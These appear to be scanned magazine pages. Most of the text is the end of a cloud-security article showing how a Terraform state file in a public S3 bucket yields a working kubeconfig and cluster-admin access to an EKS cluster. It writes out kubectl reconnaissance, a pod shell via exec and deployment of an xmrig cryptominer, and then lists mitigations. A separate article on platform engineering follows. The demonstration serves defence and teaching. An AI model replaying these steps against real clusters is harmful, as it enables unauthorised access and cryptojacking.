


Fig. 3: Correlation of the running EKS cluster with the terraform state information.


Terraform state files as an entry gate to the cluster

The second example shows a common cloud-to-Kubernetes risk: misuse of compromised Terraform state files. Internet Exposed Buckets are a fundamental challenge in all cloud environments and it repeatedly makes headlines [11]. Unfortunately, it often results from unintentional misconfiguration. This is especially dangerous if it also involves buckets with configuration or log files. In the "State of the Cloud 2023" report, the Wiz-Threat research team publicly posted S3 buckets with well-known company names and the extensions -backup and _logs on the web. It took only 13 hours for external resources to place the first list attempts on the buckets. The time was nearly halved to 7 hours when S3 buckets with random names were simply referenced in GitHub repositories. One brief moment of carelessness quickly leads to far-reaching consequences, all the way into the Kubernetes cluster. For our second example, we chose AWS as the cloud provider and build on the following setup:

- 1 AWS Account
- 1 Standard EKS Cluster
- Kubernetes Version: v1.24.13-eks-0a21954
- Name: entwicklermag-demo-cluster
- Number of Worker Nodes: 2
- Region: us-central1
- API Server Endpoint Access: Public and private (publically available)
- Network and Subnet: default
- Other Configuration: default
- 1 Bucket:
- Public Bucket: not Private Bucket
- Region: us-central-1
- Contents: terraform.tfstate (Terraform-State-Datei)

As described in the previous section, the initial situation for this scenario is that the Terraform state file for an AWS cloud configuration is placed in a publicly accessible S3 storage bucket. Besides other cloud infrastructure configurations, the state file also contains the Kubernetes configuration, including the certificates required for administrative access. In the following, we'll show how a potential attacker can use the Terraform state file to create a Kubernetes configuration file with little effort, gaining full access to the Kubernetes cluster.

Figure 3 illustrates the attack vector of the bucket exposed to the Internet to the public EKS cluster's Terraform state file. **Figure 4** lists the Kubernetes certificates



entwickler-magazin-demo
S3 Bucket (Bucket)

Related Entities

Contains Secret Instances 8

Secret Instance	Path	Last Modified	Snippet	Project	ID
Private Key Secret Instance	terraform.tfstate	June 9th, 2023 at ...	(encoded key/certi...		315e39b0-885c-5...
Certificate for kubernetes Secret Instance	terraform.tfstate	June 9th, 2023 at ...	(encoded key/certi...		efb657b8-9ec3-5f...
Certificate for oidc.eks.us-east-1.ama... Secret Instance	terraform.tfstate	June 9th, 2023 at ...	(encoded key/certi...		724093fd-50f2-51...
Private Key Secret Instance	terraform.tfstate	June 9th, 2023 at ...	(encoded key/certi...		ea7e7bc2-fef4-53...
Certificate for kubernetes Secret Instance	terraform.tfstate	June 9th, 2023 at ...	(encoded key/certi...		788b2641-b252-5...

Fig. 4: Terraform state file with Kubernetes cluster certificates

Listing 6

```
"resources": [
 {
   "mode": "data",
   "type": "aws_eks_cluster",
   "name": "default",
   "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
   "instances": [
    {
      "schema_version": 0,
      "attributes": {
        "arn": "arn:aws:eks:us-east-1:113201404900:cluster/
                                               entwicklermag-demo-cluster",
        "certificate_authority": [
         {
           "data":
"LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUMvakNDQWVhZ0F3SUJ
BZ0lCQURBTkJna3Foa2lHOXcwQkFRc0ZBREFWTVJNd0VRWURWUVFERX
dwcmRXSmwKY201bGRHVnpNQjRYRFRJek1EWXd0ekEzTWpVeU4xb1hEVE16
TURZd05EQTNNalV5TjFvd0ZURVRNQkVHQTFVRVFpBeE1LYTNWaVpYSnVa
                                            WFJsY3pDQ0FTSXdEUVlKS29a=..."
         }
        ],
        "cluster_id": null,
        "created_at": "2023-06-07 07:19:44.6 +0000 UTC",
        "enabled_cluster_log_types": [
          "api",
          "audit",
          "authenticator"
        ],
        "endpoint": "https://BBCFF41D760BE0DB54B4E095E33B7B3D.
                                      yl4.us-east-1.eks.amazonaws.com",
        "id": "entwicklermag-demo-cluster",
        "identity": [/Users/username/.kube %
```

Listing 7

```
apiVersion: v1
clusters:
- cluster:
  certificate-authority-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1
JSUMvakNDQWVhZ0F3SUJBZ0lCQURBTkJna3Foa2lHOXcwQkFRc0ZBREFWTVJN
d0VRWURWUVFERXdwcmRXSmwKY201bGRHVnpNQjRYRFRJek1EWXd0ekEzTW
pVeU4xb1hEVE16TURZd05EQTNNalV5TjFvd0ZURVRNQkVHQTFVRVFpBeE1LYTNW
                                       aVpYSnVaWFJsY3pDQ0FTSXdEUVlKS29aS...
  server: https://BBCFF41D760BE0DB54B4E095E33B7B3D.yl4.us-east-1.eks.
                                                          amazonaws.com
  name: arn:aws:eks:us-east-1:113201404900:cluster/entwicklermag-demo-cluster
contexts:
- context:
  cluster: arn:aws:eks:us-east-1:113201404900:cluster/entwicklermag-demo-cluster
  user: arn:aws:eks:us-east-1:113201404900:cluster/entwicklermag-demo-cluster
  name: arn:aws:eks:us-east-1:113201404900:cluster/entwicklermag-demo-cluster
current-context: arn:aws:eks:us-east-1:113201404900:cluster/
                                               entwicklermag-demo-cluster
kind: Config
preferences: {}
users:
- name: arn:aws:eks:us-east-1:113201404900:cluster/entwicklermag-demo-cluster
  user:
    exec:
      apiVersion: client.authentication.k8s.io/v1beta1
      args:
      - --region
      - us-east-1
      - eks
      - get-token
      - --cluster-name
      - entwicklermag-demo-cluster
      - --output
      - json
      command: aws
```

stored in the bucket as an example from the CNAPP solution Wiz.

A potential attacker can download the terraform-state file (*terraform.tfstate*) via the publicly accessible S3 bucket and get access to all the information needed to create the Kubernetes configuration file (*~/.kube/config*). This requires the three sections cluster, context, and users. The terraform.tfstate file listed in Listing 6 shows the relevant Kubernetes cluster information. The corresponding values are transferred to an empty *.kube/config* file (Listing 7).

After the Kubernetes configuration file (*~/.kube/config*) is created, the attacker can use the kubectl command to connect to the Kubernetes cluster and get an initial overview of the cluster. Listing 8 shows an example of listing the individual nodes of the cluster, namespaces, and running pods in one of the namespaces (entwicklermagazin-demo).

The attacker can still use *kubectl auth can-i --list* to find out which additional permissions they have in the cluster. For EKS, for example, the cluster's creator is assigned the system:masters permissions by default [12]. These are linked to the clusteradmin role with role binding (Listing 9). The attacker has clusteradmin privileges. The situation is similar for GKE and AKS [13].

They also allow easy shell access to pods to exfiltrate data, and create new resources to perform cryptojacking (Listing 10).

These are just a few examples of possible attack scenarios. This also closes the first example's circle. Starting from the Kubernetes cluster, the attacker can spread laterally to other cloud resources. To reduce the risk of this kind of attack, users have various options:

Listing 8

```
/Users/username/.kube % ls
cache    config

/Users/username/.kube % kubectl get nodes
NAME                          STATUS  ROLES    AGE   ERSION
ip-10-0-10-29.ec2.internal    Ready   <none>   7d3h  v1.24.13-eks-0a21954
ip-10-0-11-12.ec2.internal    Ready   <none>   7d3h  v1.24.13-eks-0a21954

/Users/username/.kube % kubectl get ns
NAME                     STATUS   AGE
default                  Active   7d3h
entwicklermagazin-demo   Active   7d3h
kube-node-lease          Active   7d3h
kube-public              Active   7d3h
kube-system              Active   7d3h
wiz                      Active   7d3h

/Users/username/.kube % kubectl get pods -n entwicklermagazin-demo
NAME                           READY   STATUS    RESTARTS   AGE
demo-comporimised-container    1/1     Running   0          7d2h
```

Listing 9

```
/Users/username/.kube % kubectl auth can-i --list
Resources                                       Non-Resource URLs   Resource Names    Verbs
*.*                                             []                  []                [*]
                                                [*]                 []                [*]
selfsubjectaccessreviews.authorization.k8s.io   []                  []                [create]
selfsubjectrulesreviews.authorization.k8s.io    []                  []                [create]
                                                [/api/*]            []                [get]
                                                [/api]              []                [get]
                                                [/apis/*]           []                [get]
                                                [/apis]             []                [get]
                                                [/healthz]          []                [get]
                                                [/healthz]          []                [get]
                                                [/livez]            []                [get]
                                                [/livez]            []                [get]
                                                [/openapi/*]        []                [get]
                                                [/openapi]          []                [get]
                                                [/readyz]           []                [get]
                                                [/readyz]           []                [get]
                                                [/version/]         []                [get]
                                                [/version/]         []                [get]
                                                [/version]          []                [get]
                                                [/version]          []                [get]
podsecuritypolicies.policy                      []                  [eks.privileged]  [use]
```

DevOpsCon
BERLIN EDITION

Secure Edge-Computing Deployments with Kubernetes and Kilo

Alex Stockinger (Freelancer)

Deploying Kubernetes clusters from managed cloud offerings has become a commodity in recent years, but the restriction to a single cloud provider can quickly become a problem once edge computing enters the picture. Being limited to data centers of only one supplier does not give you the freedom you need to get your workloads close to where your customers are. The multi-cloud-first CNI implementation Kilo helps you escape these limitations. In this session, we'll dive into what makes Kilo probably the easiest-to-use drop-in solution for providing a CNI implementation for secure multi-cloud Kubernetes deployments. We'll learn how it fully automates the configuration and deployment of the underlying WireGuard VPN and even keeps it up-to-date as cluster nodes come and go over time. We will explore what aspects are already well covered by Kilo, what is still missing in its feature set, and how to close those gaps by using other well-established open source projects. After this session, you will know how to deploy a completely automated and secure solution for dynamically configuring networking resources of your Kubernetes-based edge-computing deployments.

- For teams, a Terraform state file central repository makes sense in principle, so that they can work together on defining the cloud infrastructure. However, you should be aware of the associated risks and make sure that access is restricted as much as it can be. Access for AllUsers or AuthenticatedUsers in S3 should be avoided. Creating bucket policies for Access Control Lists (ACL) ensures that only selected principals are granted access to the bucket [14].
- Additionally, centrally created Terraform state files should be encrypted. Both the Terraform Cloud and AWS S3 offer this.
- Access to the Kubernetes API can also be restricted. In a departure from the demonstrated example, instead of a fully public API endpoint, you could use IP address whitelisting to restrict access to known IP ranges [15].

Conclusion

Kubernetes and the cloud complement each other perfectly. However, the mutual dependency also comes with hidden risks that users often aren't aware of. In order to arm yourself against attacks in the cloud and the cluster, you must consider the attack vendors and address them in an interdisciplinary way. Both hardening the cluster and sensible segmentation of cloud resources using identity and network are a must.

Maximilian Siegert is Solutions Engineer Manager for the DACH region at the cloud security company Wiz. He supports German-speaking customers with complex cloud security issues. He also writes blog posts, articles, and speaks at conferences, sharing his knowledge. Cloud and cybersecurity are his passion.

René Siekermann is an Enterprise Solutions Engineer at the cloud security company Wiz, helping customers in the DACH region to quickly and efficiently assess the security risk of their cloud environment and optimize it comprehensively and enterprise-wide.

Listing 10

```
/Users/username/.kube % kubectl -n entwicklermagazin-demo exec
                  --stdin --tty demo-comporimised-container  -- /bin/bash

root@demo-comporimised-container:/# ls
bin  boot  dev       docker-entrypoint.d  docker-entrypoint.sh  etc home
lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var

root@demo-comporimised-container:/# exit

Users/username/.kube % kubectl run xmrig –image=rcmelendez/xmrig -n
                                                entwicklermagazin-demo
Pod/xmrig created

Users/username/.kube % kubectl get pods -n enticklermagazin-demo
NAME                          READY  STATUS    RESTARTS   AGE
demo-compromised-container  1/1     Running   0           5d5h
xmrig                         1/1     Running   0           12s
```

References

[1] https://www.cncf.io/reports/cncf-annual-survey-2022/
[2] https://www.wiz.io/blog/lateral-movement-risks-in-the-cloud-and-how-to-prevent-them-part-2-from-k8s-clust
[3] https://www.microsoft.com/en-us/security/blog/2020/04/02/attack-matrix-kubernetes/
[4] https://www.wiz.io/blog/lateral-movement-risks-in-the-cloud-and-how-to-prevent-them-part-2-from-k8s-clust
[5] https://www.wiz.io/blog/lateral-movement-risks-in-the-cloud-and-how-to-prevent-them-part-2-from-k8s-clust
[6] https://learn.microsoft.com/en-us/azure/role-based-access-control/built-in-roles#azure-kubernetes-service-cluster-user-role
[7] https://cloud.google.com/kubernetes-engine/docs/how-to/service-accounts#:~:text=By%20default%2C%20GKE%20nodes%20use,are%20required%20for%20GKE%20nodes.
[8] https://cloud.google.com/iam/docs/understanding-roles#kubernetes-engine-roles
[9] https://cloud.google.com/kubernetes-engine/docs/how-to/protecting-cluster-metadata
[10] https://cloud.google.com/iam/docs/understanding-roles#kubernetes-engine-roles
[11] https://www.darkreading.com/cloud-security/toyota-discloses-decade-long-data-leak-exposing-2-15m-customers-data
[12] https://docs.aws.amazon.com/eks/latest/userguide/add-user-role.html
[13] https://www.wiz.io/blog/lateral-movement-risks-in-the-cloud-and-how-to-prevent-them-part-3-from-compromis
[14] https://docs.aws.amazon.com/AmazonS3/latest/userguide/example-bucket-policies.html
[15] https://repost.aws/knowledge-center/eks-lock-api-access-IP-addresses

Platform engineering has established itself as a sound discipline over the last decade – but is it keeping up with cloud native architectures?

Redefining the Platform

We can take a nice, modern definition of Platform Engineering from Luca Galante – "Platform engineering is the discipline of designing and building toolchains and workflows that enable self-service capabilities for software engineering organizations in the cloud-native era. Platform engineers provide an integrated product most often referred to as an "Internal Developer Platform" covering the operational necessities of the entire lifecycle of an application". So how is this influenced by the move towards cloud native architectures?

by Sarah Saunders

The landscape of building and deploying applications has long been too complex for one team alone to manage. With the advent of Continuous Delivery, all steps in the build and deployment process must be automated to allow speed and avoid errors. Plus, of course, each process step must be secure. Given the repeatable nature of the work, a number of highly successful open source and proprietary tools and languages have evolved in this space, allowing configuration of Infrastructure as Code and workflow specifications for build and deploy that automate repetitive steps such as testing. Each of these tools and languages is now a separate skillset in itself. This additional complexity created the need for a platform team who possess these skill sets and can create the deployment environment for application developers to use.

As platform engineering has evolved into an art form, the DevOps "one team" drive has somewhat dissolved again, as it's very difficult to not only understand your own complex code base, but also its complex deployment process! This means that some of the hard work to remove the Dev/Ops boundary has fallen by the wayside. The cultural clash between Dev and Ops, whereby Dev need constant change, but Ops need stability, was resolved by getting the Dev teams to automate the Ops processes. But it has now become a clash between developers and platform engineering teams. The problems usually arise over access. The developer asks, "Why can't I have access to my Docker logs?" It's often the case that the two teams drift apart, don't meet often enough, don't work together, don't collaborate in an Agile manner and as such, do not produce a fit-for-purpose developer platform.



1 Create or use an existing template
2 Save locally or in S3 bucket
3 Use AWS CloudFormation to create a stack based on your template. It constructs and configures your stack resources.

Figure 1: AWS CloudFormation for provisioning environments

Cloud native architectures

I want to examine the platform team versus developer team challenge in the context of modern cloud-native architectures. By "cloud native", I am referring to architecture designed to be cloud-hosted, designed to run with maximum efficiency on a given cloud platform. And by "efficiency" I mean compute efficiency – which should in turn lead to cost efficiency. For example, if I build a scalable microservice architecture that will be hosted on Google Cloud Platform (GCP), I should not rent Linux boxes from Google and install my own Kubernetes instance on the boxes. Instead, I would evaluate serverless offerings, and if they weren't sufficient, I'd rent Google's Kubernetes engine (GKE) as a service and configure it to host my containers as needed. This allows Google to efficiently manage the underlying infrastructure as they see fit. Additionally, my dev and platform teams don't need to know how to install, network, and configure Kubernetes onto bare tin. They only need to know how to customize it for their containers.

The same principle applies for peripheral applications used for observability. For example, logging. If I run my application on Azure, I can choose to use Azure application insights to consolidate, view, and search my logs instead of installing my own flavour of ELK stack.

This creates an interesting problem for platform engineers. A number of the areas they are used to controlling now belong to the cloud service. Skillsets such as Puppet, Chef, Ansible, NGINX, or Kerberos configuration for example, or tasks such as JIRA/Confluence/Git installation, ELK stack installation are no longer necessary. Complex tasks like creating VPNs and network routes become a simple drag-and-drop using a web interface that even developers can manage. The same is true for authentication, authorization, and role management. For testing and deploying serverless functions, I can just use AWS CodeDeploy via the GUI. You could argue that the development landscape niche that the concept of platform engineering expanded to fill no longer exists for cloud native development.

Control freaks

Let's focus on a common platform engineering task: provisioning different environments for different users. Developers have a dev environment that they can release to at will. QAs want a QA environment that they can control versions in and that doesn't fall apart mid-test. Users want a production-like environment where they can trial new features, and of course we need a live version. Plus, we need live-like environments to run load tests or penetration tests in. A decade or two ago, this would cause all sorts of pain and cost. For example, let's say you have a Java app deployed as a WAR file to an application server. Installing the application server on load-balanced boxes, making sure it's internet-accessible but secure and can communicate with the database used to be a highly skilled job. Each environment was created manually. There was the danger that human error would bring differences, and make the tests invalid. Even worse, application server licenses were WAY too expensive to be wasted on developers. You might have used Apache Tomcat for developers and Websphere for production. Then the applications the developers wrote wouldn't run in other environments due to wonderful things like different versions of the Java SAX XML parsing library.

With the advent of scripting languages like Puppet, Chef, Ansible, and Terraform, it became possible to create an environment "stamp" that could be configured and re-used. This made the job of creating environments much more stable and allowed much more successful testing. However, particularly in the case of Puppet and Chef, the language paradigm was extremely unintuitive for functional or object-oriented developers. It was rare to get someone who could do both. Platform engineers ruled the world of scripting and provided ephemeral environments for everyone.

Jump forward to today and the concept of an environment in the cloud is nothing but a name. The only real difference between "test" and "production" is potentially the number of Kubernetes pods available for scaling, and the URIs the service talks to. Plus, the major hyperscalers provide some really nice GUIs and how-to guides.

Take Microsoft Azure for example. Using their ARM templates platform, you can create a template from your development environment once you are happy with it, store the template in version control, and use it to "stamp out" as many copies of the environment as you wish – with provisions for configuration of both secure and less secure variables that change between environments. AWS CloudFormation is the Amazon equivalent.

This is no longer a skillset that a developer team can lack. If it's the development team's task to create the environments, it creates a sense of ownership for the running application. Yet, many platform engineers still consider environment provisioning to be their remit and theirs alone. This allows the barrier between devs and their deployments to stand. In this case, is the team really providing value? A self-service platform like backstage.io that gives developers access to the things they need creates a much better DevOps mindset. But, more on Backstage later.

The same principle applies with the build pipeline. If a platform engineering team creates the build pipeline but doesn't give enough access to developers, the development team will go to all sorts of lengths to unblock themselves and get around it – with unpleasant consequences. A classic example is preventing developers from accessing their branch databases. I know a development team who dealt with this problem by deploying their own Postgres server onto Kubernetes pods and accessed the database through an illegal "dev" back door! That isn't what you want in your environment.

A dead end?

Does this mean that we don't need platform engineers anymore? Of course not! The "unicorn problem" still exists; it's cognitive overload to try and understand both the application stack and deployment stack. Plus, there are a whole new set of security considerations to manage when hosting your environments in a public cloud. But it does mean that if we work with cloud platform providers, we can simplify the concept of a platform to "everything above Kubernetes".

I have always been interested in how evolutionary concepts apply to all aspects of software engineering – from applications to architectures to ways of working. It's not constantly necessary to change. For example, a lot of the Linux / UNIX kernel code is well over 40 years old and still going strong. Evolution simply means adapting to better fit your environment when your environment changes. Most companies need to evolve, as most companies' operating landscape changes massively. A very small number of companies have thrived over time. According to research by McKinsey fewer than 10 percent of the non-financial S&P 500 companies in 1983 remained in the S&P 500 in 2013. That's certainly where we are with the cloud native landscape. Hardware changes such as cheaper and better optic fibres, faster chips, longer living batteries, and 5G networks combined with software changes such as new security algorithms. This means that the cloud architectures have evolved, and as such, we need to move with it.

Now that the concept of the platform engineer has evolved, they need to evolve too and keep pace with the cloud native landscape. With the simplification of application provisioning due to improved tools, the biggest switch in this evolution is moving towards a customer mindset. The thing that the big cloud providers do well (and some do REALLY well) is making their developer services extremely customer-friendly, where the developer is the customer. Open source libraries and frameworks have also taken this step. I've already mentioned Backstage.io and how it really focuses on the developer experience. The move to self-service provisioning and away from a JIRA service-desk like approach to provisioning is a great help. For a modern, cloud-native platform engineering team to be successful, they need to treat the developer as a customer and work with them in an Agile way. This means focusing on user needs, researching the user experience, creating an MVP, and iteratively improving on it using customer feedback. These are things that come naturally to Agile development teams, but are rarer in platform engineering teams with their inherited operations-style background of being shut away in a locked server room, requiring stability and shying away from constant change. As a developer, I've never worked with a team like that. In fact, I've never worked with a platform engineering team. They tend to be in before development starts with a default set of requirements ("Create a pipeline, source code and artifact repositories, with minimal permissions") and then they're gone. Requests to change what's in place tend to be via a service desk ticket with a multi-day SLA. It fills me with joy to think of having weekly sprint demos to show how our platform environment has improved in line with our requests!

Because DORA

A common question arises when discussing platforms to support development teams: Is investing in the developer experience worthwhile? Having the whole Agile team working constantly on non-business functionality sounds expensive, right? Devs are not the end of the chain. They should be working on improving the customer experience of the application users. So isn't it just an unnecessary bottleneck in our team's end goal to spend all this time focusing on whether or not our devs are happy? The DevOps Research and Assessment (DORA) is a long-running research program answering just that question. The outcomes are quite clear. If you want successful product delivery, you need a stable and successful pipeline. In other words, delays and security holes in getting software functionality to customers isn't a Dev problem or an Ops problem. It's a business problem. And as such, it has to be explained in business terms – which usually means giving it a monetary value.

This is possible, although there are so many variables that I will not attempt to give any sort of figures. The Google 2020 whitepaper "Return on Investment of DevOps Transformation" [1] offers a way to calculate this by putting a number on unnecessary work saved and the retention of valuable skilled developers. The time saved can also be given a value in terms of new features that could be built using it.

Other metrics that can be given a value are security incidents (or lack of), and growth compared to competitors. The State of DevOps report [2] can give ideas on the metrics to collect in order to figure out a value for missing security incidents, and to put a value on stability.

The final metric that is fairly easy to monetise and is tightly linked to a positive developer experience is attrition. Skilled developers are in high demand, and command top salaries. The industry expectation to replace a developer is approximately 6 months' salary. Having an Agile, customer-focused platform engineering team that provides self-service Continuous Delivery functionality to the developers is a strong factor in whether or not a developer is satisfied in their job and likely to stay, with all the knowledge retention and cost saving this implies. Research shows that high-performing teams have up to 30% less attrition than those who do not focus on the developer experience.

Sarah is a senior developer at Capgemini with over 15 years' experience in the industry. Initially a server-side Java developer working across web stacks, she has branched out into multiple technologies. She is an Agile evangelist and enjoys taking the 10,000ft view of development and IT projects.

References

[1] https://services.google.com/fh/files/misc/whitepaper_roi_of_devops_transformation_2020_google_cloud.pdf

[2] https://cloud.google.com/devops/state-of-devops